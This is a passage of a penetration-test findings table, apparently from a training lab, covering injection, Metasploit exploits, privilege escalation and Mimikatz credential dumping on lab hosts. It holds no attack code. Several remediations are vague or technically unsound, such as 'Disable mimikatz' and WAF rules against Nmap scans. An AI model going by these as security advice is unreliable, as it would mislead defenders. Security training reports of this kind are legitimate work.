Affected Hosts	Login.php
Remediation	Implementation of SQL parameters

Vulnerability 6	Findings
Title	**Command Injection**
Type	**Web Application**
Risk Rating	**High**
Description	Injecting malicious code to modify dynamic scripts to execute specific commands
Images	Figures 13-14
Affected Hosts	networking.php
Remediation	Use an existing API

Vulnerability 7	Findings
Title	**Brute Force Attack**
Type	**Web Application**
Risk Rating	**Critical**
Description	Attempting multiple combinations of login credentials, usually relying on commonly used or easily guessable passwords.
Images	Figure 15
Affected Hosts	Login.php
Remediation	Use strong passwords, multifactor authentication

Vulnerability 8	Findings
Title	**PHP Injection**
Type	**Web Application**
Risk Rating	**High**
Description	Injecting malicious PHP code to modify dynamic web pages to execute specific commands or traverse directories
Images	Figure 16
Affected Hosts	souvenirs.php
Remediation	Disable built in PHP configurations

Vulnerability 9	Findings
Title	**Directory Traversal**
Type	**Web Application**
Risk Rating	**High**
Description	Uploading commands that allow for access to other directories within the server on a web application
Images	Figures 17-19
Affected Hosts	Disclaimer.php
Remediation	White list specific names and locations

Vulnerability 10	Findings
Title	**Open Source Exposure**
Type	**Linux OS/Windows OS**
Risk Rating	**Medium**
Description	Gathering open source information as reconnaissance for a potential attack
Images	Figures 20-21
Affected Hosts	totalrekall.xyz
Remediation	Mitigate what is available to the public and what isn't

Vulnerability 11	Findings
Title	**Nmap Scans**
Type	**Linux OS/Windows OS**
Risk Rating	**Medium**
Description	Using Nmap to scan available networks
Images	Figures 22-23
Affected Hosts	192.168.13.1, 192.168.13.10, 192.168.13.12, 192.168.13.13, 192.168.13.14
Remediation	Use WAF rules to block/report malicious scans

Vulnerability 12	Findings
Title	**Apache Tomcat Remote Code Execution**
Type	**Linux OS**
Risk Rating	**Critical**
Description	Msfconsole exploit package
Images	Figures 24-27
Affected Hosts	192.168.13.10
Remediation	Use WAF rules to block/report malicious exploit attempts

Vulnerability 13	Findings
Title	**SSH Tunneling**
Type	**Linux OS**
Risk Rating	**Critical**
Description	Exploiting an open ssh port to gain remote access to a system
Images	Figure 28
Affected Hosts	192.168.13.14
Remediation	Disable remote access by closing port 22

Vulnerability 14	Findings
Title	**Privelege Escalation**
Type	**Linux OS**
Risk Rating	**Critical**
Description	Elevating privileges within a target system to execute commands relegated to root/admin users
Images	Figure 29
Affected Hosts	192.168.13.14
Remediation	Audit the roles held by the information security team

Vulnerability 15	Findings
Title	**Hash Cracking**
Type	**Windows OS**
Risk Rating	**Critical**
Description	Using hashing algorithms to generate guesses of passwords corresponding to the input hash
Images	Figures 30-31
Affected Hosts	N/A
Remediation	Use strong passwords

Vulnerability 16	Findings
Title	**HTTP Brute Force**
Type	**Windows OS**
Risk Rating	**Critical**
Description	Attempting multiple combinations of login credentials through an open http port
Images	Figures 32-34
Affected Hosts	172.22.117.20
Remediation	Use strong passwords, WAF rules to block/report malicious exploit attempts

Vulnerability 17	Findings
Title	**FTP Anonymous Login**
Type	**Windows OS**
Risk Rating	**Critical**
Description	Exploiting an open ftp port to gain remote access to a system
Images	Figures 35-36
Affected Hosts	172.22.117.20
Remediation	Disable anonymous login attempts for ftp ports

Vulnerability 18	Findings
Title	**SLMail Meterpreter Shell**
Type	**Windows OS**
Risk Rating	**Critical**
Description	Msfconsole exploit package
Images	Figures 37-39
Affected Hosts	172.22.117.20
Remediation	Use WAF rules to block/report malicious exploit attempts

Vulnerability 19	Findings
Title	**Scheduled Tasks Audit**
Type	**Windows OS**
Risk Rating	**Critical**
Description	Exploiting the scheduled tasks features to automate malicious attacks as persistence
Images	Figure 40
Affected Hosts	172.22.117.20
Remediation	Elevate privileges needed to execute scheduled tasks

Vulnerability 20	Findings
Title	**Credential Dumping**
Type	**Windows OS**
Risk Rating	**Critical**
Description	Using mimikatz to expose login credentials
Images	Figures 41-42
Affected Hosts	172.22.117.20
Remediation	Disable mimikatz